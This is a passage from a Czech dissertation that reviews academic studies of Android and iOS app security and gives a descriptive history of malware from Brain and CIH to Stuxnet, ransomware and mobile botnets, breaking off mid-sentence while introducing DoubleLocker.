Dalším cenným informačním zdrojem – kromě výše uvedených knih a Vulnerability Databases – jsou články, které vznikají v rámci akademického výzkumu. Na obrázku 2.3, jsou zachyceny počty článků vyhledané na základě klíčových slov v databázi Scopus. Dotazy byly provedeny pomocí logických operátorů AND:

- dotaz Android OS: „android AND application AND security“,
- dotaz pro iOS: „ios AND application AND security“.

Výsledný graf na obrázku 2.3 dobře zobrazuje trend, který je příznačný nejen pro komunitu akademických výzkumníků, ale i pro samotný vývoj poznání v této oblasti. Od roku 2010 do roku 2018 dochází k růstu počtu článků, které se zabývají jak bezpečností mobilních aplikací běžících na operačním systému

Android, tak na operačním systému iOS. V roce 2019 vyšlo o 1606,25 % více článků souvisejících s Android, než v roce 2010, u článků související s iOS činil nárůst 217,24 %. Uvedené skutečnosti mají reálné příčiny: Android OS klade programátorům při vytváření jejich mobilních aplikací jen velmi málo omezení. Tento přístup sice na jednu stranu umožňuje realizaci výjimečných a zcela originálních aplikací, ale na druhou stranu umožňuje vývojářům publikovat nedokonalé aplikace plné závažných bezpečnostních chyb. iOS je ve srovnání s Androidem operační systém, který má mnohem větší množství restrikcí souvisejících s vývojem mobilních aplikací. Programátoři jsou nuceni při tvorbě svých aplikací dodržovat celou řadu přesně daných postupů, od kterých se nemohou odchýlit. Omezení sice limitují vývojářskou kreativitu, ale na druhou stranu významně přispívají k bezpečnosti mobilních aplikací. Popsaná situace motivuje bezpečnostní odborníky provádět výzkum mnohem častěji v oblasti bezpečnosti mobilních aplikací běžících pod operačním systémem Android.



Obr. 2.3: Počty článků vyhledané na základě klíčových slov v databázi Scopus [zdroj vlastní]


V následující části textu jsou představeny nejdůležitější články, jejichž výsledky určily směr výzkumu, kterým se zabývá dizertační práce.

V roce 2013 vyšel významný článek s názvem An Empirical Study of Cryptographic Misuse in Android Applications, ve kterém se autorská čtveřice Manuel Egele, David Brumley, Yanick Fratantonio a Christopher Kruegel zaměřila na používání kryptografických API v Android aplikacích. Autoři vyvinuli analytický nástroj CryptoLint, který provedl automatizovanou statickou anylýzu aplikací publikovaných na distribuční platformě Google Play. Autoři definovali sadu obecně platných kryptografických pravidel jako například “Do not use ECB mode for encryption“. A každého testovaného programu zjišťovali,

zda nejsou pravidla porušena. Zjištěné výsledky byly alarmující, z celkového množství 10327 aplikací, které používali kryptografické API, mělo 88 % alespoň jednu chybu (bylo porušeno některé z pravidel).

Poznámka: ECB (Electronic Code Book, česky elektronická kódová kniha) je nejjednodušší, ale zároveň i nejnebezpečnější mód, který lze při práci s blokovými šiframi využít; viz následující definice.

Nechť A a B jsou nešifrované bloky dat a výsledky šifrování odpovídají $A \longrightarrow \alpha \wedge B \longrightarrow \beta$. Pak platí, že $A = B \Longrightarrow \alpha = \beta$. Jinak řečeno, stejné bloky dat, vypadají v zašifrované podobě vždy stejně, z čehož lze odvodit strukturu původních dat. Uvedený nedostatek se projevuje například u šifrování obrázků. Situace, kdy je obsah obrázku viditelný i po zašifrování je zachycena na obrázku 2.4. Vlevo je vidět nezašifrovaná bitmapa s logem FAI, vpravo je stejná bitmapa zašifrovaná AES algoritmem se 128-bitovým klíčem za použití režimu činnosti ECB. Přestože je obrázek zašifrovaný, jeho obsah je pořád dobře čitelný. Z tohoto důvodu autoři článku definovali kryptografické pravidlo ”Do not use ECB mode for encryption”.



Obr. 2.4: Šifrování AES algoritmem se 128-bitovým klíčem, za použití režimu činnosti ECB [zdroj vlastní]

Dalším článkem, který ovlivnil autora disertační práce, je IntentFuzzer: Detecting Capability Leaks of Android Applications, který vyšel v roce 2014 a popisuje výzkum možných zneužívání oprávnění ve špatně napsaných Android aplikacích (tzv. Permission Leak nebo také Permission Leakage). To například znamená, že oprávnění READ_CONTACTS patřící legitimní aplikaci může být zneužito nelegitimními aplikacemi k odcizení kontaktů, i když sama nemá právo kontakty číst. Autoři Kun Yang, Jianwei Zhuge, Yongke Wang, Lujue Zhou a Haixin Duan vytvořili prototyp nástroje, pomocí kterého vyšetřili 2183 aplikací publikovaných na Google Play a 209 aplikací předinstalovaných aplikací na ROM mobilních zařízení Xiaomi Hongmi phone a Lenovo K860i. Publikované výsledky byly znepokojivé, neboť:

- z 2183 aplikací z Google Play byl u 161 aplikací detekován alespoň jeden Permission Leak,
- ze 104 aplikací z Xiaomi Hongmi phone ROM se Permission Leak týkal 26 různých typů oprávnění, a to včetně velmi nebezpečných oprávnění

jako jsou INSTALL_PACKAGES, WRITE_SECURE_SETTINGS a některých dalších,

- ze 105 aplikací z Lenovo K860i ROM Permission Leak zahrnoval 19 různých typů oprávnění, i zde se problém týkal oprávnění, jejichž zneužití představuje vážný bezpečnostní problém, například DELETE_PACKAGES, BLUETOOTH, BLUETOOTH_ADMIN[1]).

Závažná jsou zejména zjištění, že předinstalované aplikace na ROM mobilních zařízení Xiaomi Hongmi phone a Lenovo K860i obsahovaly takto nebezpečné zranitelnosti. Neboť tyto aplikace nemá uživatel právo odinstalovat.

V oblasti bezpečnosti mobilních aplikací vyšel v roce 2015 článek Vulnerability Assessment of OAuth Implementations in Android Applications [24], který se zabýval zranitelnostmi, které mohou vzniknout v důsledku nesprávné implementace OAuth protokolu v mobilních aplikacích. OAuth je velmi rozšířený protokol, který se používá pro autorizaci aplikací třetích stran v HTTP službách, jako jsou například Facebook, Twitter, Google a další. V důsledku specifičnosti mobilní platformy (jsou popsána v kapitole „Bezpečnostní specifika současné mobilní platformy“) se implementace OAuth v Android aplikacích liší od doporučených postupů definovaných v příslušných RFC (Request for Comments). Proto autoři Hui Wang, Yuanyuan Zhang, Juanru Li, Hui Liu, Wenbo Yang, Bodong Li a Dawu Gu vytvořili framework nazvaný AuthDroid. Framework se systematickým způsobem snaží hodnotit zranitelnosti vzniklé v důsledku chybné implementace OAuth. Pomocí AuthDroid byly vyšetřeny aplikace, které jsou nabízeny v Číně prostřednictvím obchodů a služeb, jako jsou například Baidu App Store, Tencent či Anzhi. Výzkum zahrnoval 4151 aplikací, u kterých zjišťoval, jak často vývojáři chybně používají protokol OAuth. Zjištěné výsledky odhalily, že 86,2 % Android aplikací používající OAuth je zranitelných v důsledku chybné implementace. O rok dříve se podobným problémem u aplikací publikovaných prostřednictvím Google Play zabývali Eric Y Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher a Patrick Tague [25]. V článku OAuth Demystied for Mobile Application Developers publikovali zjištění, že chyby související s OAuth se vyskytovaly u 58,8 % testovaných aplikací. Z výsledků publikovaných v obou článcích vyplývá, že zranitelnosti spojené chybami v OAuth jsou mnohem častější u mobilních aplikací nabízených v Číně.

V roce 2016 napsali autoři Yacouba Kouraogo, Karim Zkik a El Janati El Idrissi Noreddine zajímavý článek s názvem Attacks on Android Banking Applications [26], ve kterém se zaměřili na zkoumání bezpečnosti mobilních bankovních aplikací. Aby autoři ukázali možná bezpečnostní rizika, provedli reverse engineering bankovní aplikace běžící pod operačním systémem Android.

[1] *Poznámka: pomocí oprávnění BLUETOOTH, BLUETOOTH_ADMIN se snaží napadené mobilní zařízení infikovat zařízení ve své bezprostřední blízkosti (Bluetooth je zneužit jako Attack Vector).*

Statická analýza zdrojového kódu odhalila bezpečnostní slabiny a na jejich základě byl do bankovní aplikace vložen škodlivý kód. Následně autoři provedli DDoS[2] (Distributed Denial of Service) útok na simulovaný bankovní server (nešlo o skutečný bankovní server). Článek vyvolává celou řadu otázek, které by měly být řešeny analytiky zabývající se otázkami bezpečnosti mobilních aplikací. Například jak se vyhnout situacím, kdy je adresa aplikačního severu přímo součástí zdrojového kódu aplikace apod.

Současné mobilní operační systémy, především operační systém Android, často neposkytují adekvátní nástroje, pomocí kterých by uživatelé mohli kontrolovat a určovat, jakým způsobem aplikace třetích stran nakládají s jejich soukromými daty. Autoři Rui Hou, Zhigang Jin a Baoliang Wang zareagovali na uvedený trend v článku nazvaném Investigation of taint analysis for Smartphone-implicit taint detection and privacy leakage detection [27]. Pro účely výzkumu navrhli automatizovaný detekční systém nazvaný TaintChaser. Systém dokáže odhalit nejen úniky uživatelských dat, ale také automaticky analyzovat a testovat aplikace běžících pod operačním systémem Android. V rámci výzkumu bylo za použití nástroje TaintChaser zanalyzováno 38 268 populárních Android aplikací. Zjištěné výsledky odhalily, že 34,41 % z testovaných aplikací může narušit soukromí uživatele.

Výsledky všech výše uvedených článků naznačují potřebu bezpečnostního výzkumu v oblasti mobilních aplikací. Z publikovaných dat rovněž vyplývá, že by se měl výzkum zejména zaměřit na bezpečnost mobilních aplikací běžících pod operačním systémem Android. Uvedená problematika je v dizertační práci popsána v kapitole 4 - Bezpečnost mobilních aplikací.

2.2 Aktuální stav v oblasti malwaru

Problematika malwaru vždy představovala velmi specifickou oblast kybernetické bezpečnosti. Jedním z jejich typických rysů je nedostatek podrobných, systematicky zpracovaných informací. Malware za svoji téměř padesátiletou historii[3] prošel celou řadou vývojových fází.

---

[2] *DoS (Denial of Service, česky odepření služby) je útok služby poskytované servery. Útok probíhá pomocí opakovaného zasílání požadavků/dotazů v takové intenzitě, že dojde k přetížení daného serveru. Proti DoS má v dnešní době většina serverů zabudovanou ochranu. Proto se používá takřka výhradně DDoS, kdy se místo jednoho či několika málo infikovaných zařízení generující velké množství požadavků používá mnoho infikovaných zařízení generující jen malý síťový provoz směrem k napadenému serveru. Pro cílový server je pak velmi těžké poznat, zda se jedná o legitimní požadavek/dotaz či nikoliv.*

[3] *V otázce prvního malwaru není odborná literatura jednotná. Nejčastěji se uvádí, že předzvěstí malwaru byl Creeper (někdy taky nazývaný Creeper Worm), který vznikl pravděpodobně již v roce 1970. Creeper byl experimentální software, který se uměl sám replikovat (94).*

V raných obdobích vývoje malwaru na platformě osobních počítačů se tvorbou škodlivého software zabývali především jednotlivci z řad nadšenců do výpočetní techniky. Například v roce 1986 dva pakistánští bratři Basit Farooq Alvi a Amjad Farooq Alvi analyzovali spouštěcí sektor disket (tzv. boot sector, který je umístěn na začátku média). Všimli si, že ve spouštěcím sektoru jsou obsaženy programové instrukce, které počítač vykonává při svém startu. Jejich virus nazvaný Brain nebo také (c)Brain (podle názvu obchodu názvem Brain Computer Services, který provozovali) přepisoval instrukce ve spouštěcím sektoru diskety. Šlo o nedestruktivní virus, který nemazal soubory uživatelů, pouze se šířil z počítače na počítač [28]. Uživatelům se rovněž zobrazoval následující text:

```
Welcome to the Dungeon

(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES

730 NIZAB BLOCK ALLAMA IQBAL TOWN

LAHORE-PAKISTAN

PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination.............
$#@%$@!!
```

Kontakty, které jsou ve výše uvedeném textu, byly skutečné, což je u dnešního malwaru nemyslitelné. Další malware, který měl nedestruktivní charakter, je například AT&T VIRUS, který nedělal nic jiného, než že každé tři minuty uživatelům oznamoval, jaké „skvělé“ služby se jim dostává [29]. Nedestruktivní malware byl brzy nahrazen malwarem, který byl skutečně nebezpečný a působil velké škody.

Typickým příkladem je malware CIH, též zvaný Chernobyl, který vytvořil Chen Ing-hau (název CIH pochází z počátečních písmen jména autora). První výskyt CIH byl zaznamenán v roce 1998 na Taiwanu. Malware zůstával trvale v paměti a infikoval všechny další *.exe soubory, které byly spuštěny. Chernobyl měl payload (škodlivá část softwaru, kterou lze nalézt v datech malware/aplikace), který se poprvé spustil 26 dubna 1999 (výročí Černobylské havárie). Payload ničil soubory, které našel na napadeném počítači [30]. Podle zprávy vydané vládou Jižní Korey způsobil malware škody za 250 miliónů dolarů. CIH se vyskytoval v několika variantách, z nich ta nejničivější se snažila přepsat BIOS čip (tzv. flash/flashování BIOSu) na základní desce napadeného počítače. Bylo-li přepsání BIOS čipu úspěšné, počítač nebylo možné spustit. V lepším případě pak bylo možné provést výměnu BIOS čipu (pokud byl čip na desce umístěn v patici), v horším případě (pokud byl čip součástí desky) bylo nutné vyměnit celou základní desku [31], [32].

Další významný milník ve vývoji škodlivého software představuje vojenský malware. V roce 2012 vyšel ve Washington Post článek s názvem ”Stuxnet was work of U.S. and Israeli experts, officials say”. Autoři Ellen Nakashima a Joby Warrick pracovali s ověřenými zdroji a přinesli důležité odhalení: ”A damaging cyber-attack against Iran’s nuclear program was the work of U.S. and Israeli experts and proceeded under the secret orders of President Obama, who was eager to slow that nation’s apparent progress toward building an atomic bomb without launching a traditional military attack, say current and former U.S. officials” [33]. Stuxnet představuje zcela nový přístup k tvorbě i používání malware. Uvedený typ škodlivého software je vyvíjen týmy špičkových vojenských a zpravodajských odborníků pod dohledem vlád. Takto vytvořený malware se používá jako zbraň, která dokáže být v mnoha případech výhodnější než konvenční vojenské řešení. Použitím vojenského malwaru se zabrání ztrátám na lidských životech, je levnější než tradiční vojenské tažení, přesto může způsobit značné škody. Například Stuxnet zničil téměř tisíc Iránských centrifug (stroj na obohacování uranu, nutný k výrobě atomové bomby). V současné době má téměř každá moderní armáda jednotku, která se zabývá elektronickým válčením (electronic warfare nebo také electronic cyber-warfare), jehož součástí je i vývoj vojenského malware. Například armáda Spojených států amerických má U.S. Army Cyber Command (ARCYBER), Izrael má Unit 8200, což je vojenská jednotka spadající pod Israeli Intelligence Corps (Izraelský zpravodajský sbor). Vojenské jednoty vedení elektronického boje mají i státy, kterou jsou spravovány nedemokratickými režimy. Korejská lidová armáda (Severní Korea) má Bureau 121, jednotka PLA Unit 61398 spadá pod Čínskou lidovou osvobozeneckou armádu. Malware, který je vytvářen výše uvedenými jednotkami, podléhá přísnému utajení, má vysokou kvalitu a často zneužívá zero-day vulnerability (jedná se o závažnou zranitelnost např. v operačním systému, která není veřejně známá, respektive je známá 0 dní [34]). Z toho plyne, že pro jednotlivé bezpečnostní analytiky, organizace, ale i antivirové společnosti je velmi těžké, ne-li nemožné takové hrozby včas detekovat nebo jim dokonce předcházet. Přestože zatím není oficiálně potvrzen žádný výskyt vojenského malwaru na mobilní platformě, bylo by chybou se domnívat, že takový škodlivý software neexistuje nebo, že není v současné době připravován. Již od roku 2013 existují jisté náznaky, že se vojenské a zpravodajské složky začaly zajímat o mobilní platformu.

Na základě utajovaných dokumentů, které poskytl Edward Snowden novinářům Guardian, provedli Guardian, New York Times a ProPublica společné vyšetřování, které odhalilo aktivity National Security Agency (NSA) - Národní Bezpečnostní Agentury, které cílily na mobilní platformu. NSA je vládní organizace, jejíž působnost spadá pod Ministerstvo obrany Spojených států amerických [35] a GCHQ (Government Communications Headquarters - Vládní Komunikační Ústředí, britský ekvivalent NSA, spadající pod ministra zahraničí. Obě organizace se snažily získávat citlivé osobní informace z chytrých mobilních

telefonů. K tomuto účelu využívali i populární hru Angry Birds: “The National Security Agency and its UK counterpart GCHQ have been developing capabilities to take advantage of "leaky" smartphone apps, such as the wildly popular Angry Birds game, that transmit users' private information across the internet, according to top secret documents” [36].

Z rešeršní analýzy a vlastních výzkumů, které byly provedeny v rámci dizertační práce, se zdá být pravděpodobné, že pro vojenský malware na mobilní platformě budou využity technologie založené na strojovém učení (machine learning). Vzhledem k tomu, že chytré mobilní telefony jsou dnes běžně vybaveny předním a zadním fotoaparátem je velmi pravděpodobné, že budou využity k pořizování fotografií pro zpravodajské/vojenské účely. Fotografie a následné zpracování obrazu se bude pochopitelně dít bez vědomí uživatelů mobilního zařízení. Rovněž je pravděpodobné, že bude docházet k předběžnému zpracování pořízených fotografií přímo na chytrých telefonech, které budou napadeny vojenským malwarem. Předběžné zpracování obrazu je nutné, neboť posílání velkého množství nezpracovaných dat na centralizovaná úložiště by mohlo vést ke kompromitaci daného malware. Jedním z možných scénářů je proto provést prvotní zpracování fotografií pomocí metod hlubokého učení (Deep Learning), neboť ty odstraňují A-PIE problém (Ageing, Pose, Illumination, Emotions) a teprve pečlivě oddělené zájmové fotografie posílat šifrovaně na specializovaná úložiště (nepůjde o samostatné datové toky, ale budou vhodně maskovány legitimní aktivitou uživatele – jedno z možných řešení je popsáno v kapitole 5).

Další významnou oblastí je malware, který je spojen s organizovaným zločinem. Tento malware souvisí s trendem posledních let, kterým je přesun kriminality z reálného světa do kybernetického prostoru. Přechodu kriminality do kybernetického prostoru výrazně napomáhá Bitcoin, decentralizovaná digitální měna. Platby prováděné pomocí Bitcoin Mixing Service (například CoinMixer) zaručují anonymitu účastníků transakcí. Transformace činností organizovaného zločinu je dobře vidět na problematice výkupného. Ta se do devadesátých let minulého století prováděla výhradně fyzicky, pácháním únosů osob, ale i cenných zvířat, jako jsou dostihové koně apod.

Prvním zdokumentovaný případ ransomware (malware požadující výkupné, název vznikl spojením slov ransom - výkupné a software) pochází z roku 1989. Jmenoval se AIDS a jednalo se o trojského koně[4], jehož škodlivá činnosti měla podobu ransomware. AIDS fungoval tak, že poté, co byl počítač infikován, umožnil uživateli ještě devadesát běžných spuštění. Následně malware skryl všechny adresáře a šifroval nebo zamknul jména všech souborů. Pak ransomware AIDS požadoval, aby uživatel napadeného počítače zaplatil společnosti PC Cyborg Corporation sídlící v Panamě sto osmdesát devět dolarů [165].

[4] Trojský kůň je typ škodlivého softwaru, který předstírá, že dělá něco užitečného a často i něco prospěšného či zábavného skutečně dělá. Může se například jednat o hru či o komprimovací program, který ale obsahuje i skrytou část, jež provádí škodlivou činnost.

Dalším příkladem ransomware je trojský kůň s názvem Gpcode, který provedl sken všech disků připojených k napadenému počítači. Jakmile Gpcode našel adresář obsahující *.xls, *.doc, *.txt, *.rtf, *.zip, *.rar a některé další typy souborů, zašifroval je a do stejného adresáře uložil soubor ATTENTION!!!.TXT s tímto obsahem:

```
Some files are coded.
To buy decoder mail: n781567@yahoo.com
  with subject: PGPcoder 000000000032
```


Jakmile trojský kůň dokončil šifrování všech cílových souborů, ukončil se a provedl úklid (smazal svůj spustitelný soubor, odstranil pomocné soubory, smazal položku registru operačního systému Windows, pomocí které se spouštěl automaticky po startu systému [37]).

Nejnovější fázi vývoje malwaru představuje mobilní malware, který souvisí s masovým rozšířením chytrých telefonů a tabletů v posledních deseti letech. Za klíčové okamžiky, které významně přispěly k rozšíření tohoto typu mobilních zařízení, se obvykle považují léta 2007 a 2008. V roce 2007 byl společností Apple Inc. představen první telefon s operačním systémem iOS [38]. O rok později společnost Google LLC vydala první verzi operačního systému Android [39]. Od roku 2008 se postupně začíná zvyšovat počet chytrých mobilních zařízení. Důležitá je skladba uživatelů chytrých mobilních zařízení. Před rokem 2008 šlo převážně o IT specialisty, kteří mobilní zařízení používali jako nástroje pro administraci vzdálených systémů v době, kdy neměli přístup k plnohodnotnému počítači. Jednalo se například o správce serverů či serverových farem, kteří využívali mobilní aplikace s SSH (Secure Shell) protokolem na cestách. Po roce 2008 se mobilní zařízení postupně dostávají mezi běžné uživatele. Podle zprávy, kterou vydalo Ministerstvo vnitřní bezpečnosti Spojených států amerických a FBI „Roll call release for police, fire, ems, and security personnel“ [40], se operační systém Android stal primárním cílem útoků mobilního malwaru. Z tohoto důvodu byla část výzkumu, která se zabývala mobilním malwarem, zaměřena na tento operační systém. Zpráva dále uvádí, že se situace v oblasti mobilního malwaru stala neúnosnou již v roce 2013. Popisovaný stav je způsoben celou řadou faktorů:


- Operační systém Android měl mezi lety 2008 až 2017 patnáct hlavních verzí a dvacet sedm verzí API. Živelný rozvoj operačních systémů a přidávání nových funkcí sice na jednu stranu zvyšuje uživatelskou i vývojářskou přívětivost, ale na druhou otevírá prostor pro bezpečnostní chyby. Protože rychlý vývojový cyklus, kdy je vydávána nová verze operačního systému v průměru každých osm měsíců, neumožňuje robustní bezpečnostní testování. Příklad může být Android Mediaserver [41], který umožňuje aplikacím lépe spravovat multimediální obsah, ale zároveň vystavuje mobilní zařízení rizikům, jako jsou Elevation of Privilege Vulnerability in Mediaserver (CVE-2016-2448, CVE-2016-2449, CVE-2016-2450, CVE-2016-2451, CVE-2016-2452) [42] nebo

Remote Code Execution Vulnerability in Mediaserver (CVE-2016-2428, CVE-2016-2429) [42].

- Attack Vector: na rozdíl od osobních počítačů mobilní zařízení mají větší Attack Vector zahrnující služby mobilních sítí (SMS, MMS), internetové připojení (technologie celulárních sítí: GPRS/EDGE/3G/LTE, technologie Wi-Fi), bluetooth a připojení pomocí USB - například zneužití vývojářského nástroje ADB (Android Debug Bridge je nástroj určený pro prostředí příkazového interpreta, který umožňuje komunikaci s mobilními zařízeními běžící pod operačním systémem Android) [43].
- Architektura operačního systému se liší od architektury OS na osobních počítačích, neboť mimo jiné umožňuje tzv. Sandboxing aplikací. Application Sandbox zajišťuje, že všechny mobilní aplikace, tedy i antivirové programy, mají vykonávání svého kódu i svá data oddělena od ostatních aplikací a prostředků operačního systému. To znamená, že mobilní antivirové programy mají v mobilních zařízeních omezené testovací schopnosti, proto mají moderní mobilní antiviry těžiště detekčních schopností postaveno na signaturách (Signature Based Detection).
- Pro tvůrce mobilního malwaru je důležité psát škodlivý software, který bude mít co nejvíce potenciálních obětí. Největší množství mobilního malwaru existuje pro operační systém Android, neboť má od prvního čtvrtletí roku 2011 dominantní pozici na trhu mobilních operačních systémů. Na obrázku 2.5 je vidět, že se situace od roku 2011 nezměnila, Android je stále nejpoužívanější mobilním operačním systémem. Obrázek 2.6 ukazuje, že operační systém Android měl ve druhém čtvrtletí roku 2017 podíl na trhu, který činil 87,7 %. To má za následek, že existuje velké množství mobilního malwaru pouze ve verzi pro operační systém Android (neexistují verze malwaru pro iOS a pro další mobilní operační systémy). Rozšířenost operačního systému Android je dána tím, že je na rozdíl od jiných systémů Open Source. Výrobci hardwaru mohou operační systém Android zdarma libovolně upravovat a používat ve svých zařízeních [44]. Dokonce i nejlevnější čínská zařízení, která nesplní certifikaci, mohou používat operační systém Android, ovšem bez přístupu k softwarové distribuční platformě Google Play, která je přístupná pouze pro certifikovaná mobilní zařízení [45].
- Jak bylo popsáno v kapitole 2.1 Aktuální stav v oblasti bezpečnosti mobilních aplikací: Operační systém Android a jeho distribuční platforma Google Play klade na tvůrce mobilního software mnohem méně restrikcí a omezení než iOS a Apple Store. V praxi to znamená, že je snazší vytvořit a distribuovat mobilní malware běžící pod operačním systémem Android.



Obr. 2.5: Podíl mobilních operačních systémů v letech 2009 až 2017[46]



Obr. 2.6: Procentuální podíl mobilních operačních systémů ve druhém čtvrtletí roku 2017 [46]

Vývoj malwaru je na mobilní platformě rychlejší než na platformě osobních počítačů. Je to dáno tím, že jednotlivé typy malwaru a jejich principy není potřeba pro mobilní platformu znovu vymýšlet. Stačí je pouze upravit tak, aby respektovala specifika mobilních zařízení [47]. Dnes všechny typy malwaru známé z osobních počítačů již existují i na mobilní platformě. Navíc přibyly zcela nové techniky, které jsou specifické pouze pro mobilní platformu. Například řízení botnetu prostřednictvím SMS zpráv [48]. V oblasti mobilního malwaru představují největší nebezpečí právě zmíněné botnety[5] [49], [50], [51].

[5] *Botnet je síť tvořena infikovanými mobilními zařízeními (tzv. bóti nebo také zombie), která lze vzdáleně ovládat, například pomocí C&C (Command-and-Control) serveru. Prostřednictvím botnetu je možné provádět nejrůznější útoky, například na webové servery. Člověk, který ovládá botnet se nazývá botmaster.*

Z toho důvodu se dizertační práce ve zvýšené míře zabývá výzkumem mobilních botnetů. Jejich zkoumání odhalilo celou řadu unikátních, dosud nepublikovaných útočných mechanismů a z nich plynoucích zranitelností, které byly použity pro návrh mechanismu detekce mobilního malwaru pomocí neuronových sítí.

Z výše uvedených důvodů je jasné, že vážné bezpečnostní incidenty na sebe nedaly dlouho čekat, objevily se již v roce 2012:

- Varianta Zitmo Botnetu jménem Eurograbber napadla mobilní zařízení a odcizila 47 miliónů dolarů [52].
- Další ztrátu v řádech miliónů dolarů čínskému bankovnímu sektoru způsobil Android.Bmaster [53].

Významným aspektem, který zhoršuje bezpečnostní situaci na poli mobilního malwaru, je přístup samotných uživatelů k instalaci mobilního softwaru. Z výsledků publikovaných v [39] vyplývá, že uživatelé dávají jednoznačně přednost funkcionalitě před bezpečností. To se projevuje například tím, že nevěnují adekvátní pozornost instalačnímu procesu a soustředí se pouze na funkcionalitu poskytovanou aplikací. Přitom instalační proces mnohdy poskytuje dostatečné informace k odhalení aplikace, která vykazuje škodlivé rysy chování nebo byla infikována. Uživatelé také vystavují své mobilní zařízení neúměrnému riziku tím, že instalují aplikace z rizikových zdrojů, jako jsou: file share servery, torrenty nebo z hypertextových odkazů na APK balíčky. Jako příklad může posloužit červ známý jako Android.Samsapo nebo také Android/Samsapo.A. Červ (anglicky Worm) je druh malwaru, který je definován dvěma vlastnostmi. První z nich je schopnost samostatného/automatického šíření z napadeného zařízení směrem k dalším, zatím nenapadeným zařízením. Druhou klíčovou vlastností je přenášení payloadu, který provádí škodlivou činnost přímo v napadeném zařízení. Android/Samsapo.A poté, co úspěšně infikuje mobilní zařízení, pošle všem kontaktům, které v napadeném zařízení najde, SMS zprávu s ruským textem „Je toto tvoje fotografie?“ a URL adresou, na které je infikovaný APK balíček. Android/Samsapo.A může na napadeném zařízení provádět celou řadu škodlivých činností. Android/Samsapo.A má zabudované funkce špionážního software (tzv. Spyware). Může nahrávat na vzdálený server (patřící tvůrci malware) citlivé osobní informace, jako jsou čísla z telefonního seznamu uživatele a obsah textových zpráv. Rovněž obsahuje funkcionalitu SMS trojského koně, která mu umožňuje zneužívat služeb telefonních čísel, pro které jsou uplatněny vyšší než běžné ceny [54]. Android/Samsapo.A má funkci downloaderu, pomocí kterého si může stahovat další škodlivé soubory do infikovaného mobilního zařízení a rozšiřovat tak svoji funkcionalitu [55], [56].

Jak bylo popsáno výše, organizovaný zločin často používá ransomware pro páchání kybernetické kriminality. V roce 2017 se na mobilní platformě dokonce objevil zcela nový typ ransomware takzvaný DoubleLocker (někdy též označovaný jako Android/DoubleLocker.A), který napadal mobilní zařízení s operačním systémem Android. Jako základ pro vývoj DoubleLockera posloužil

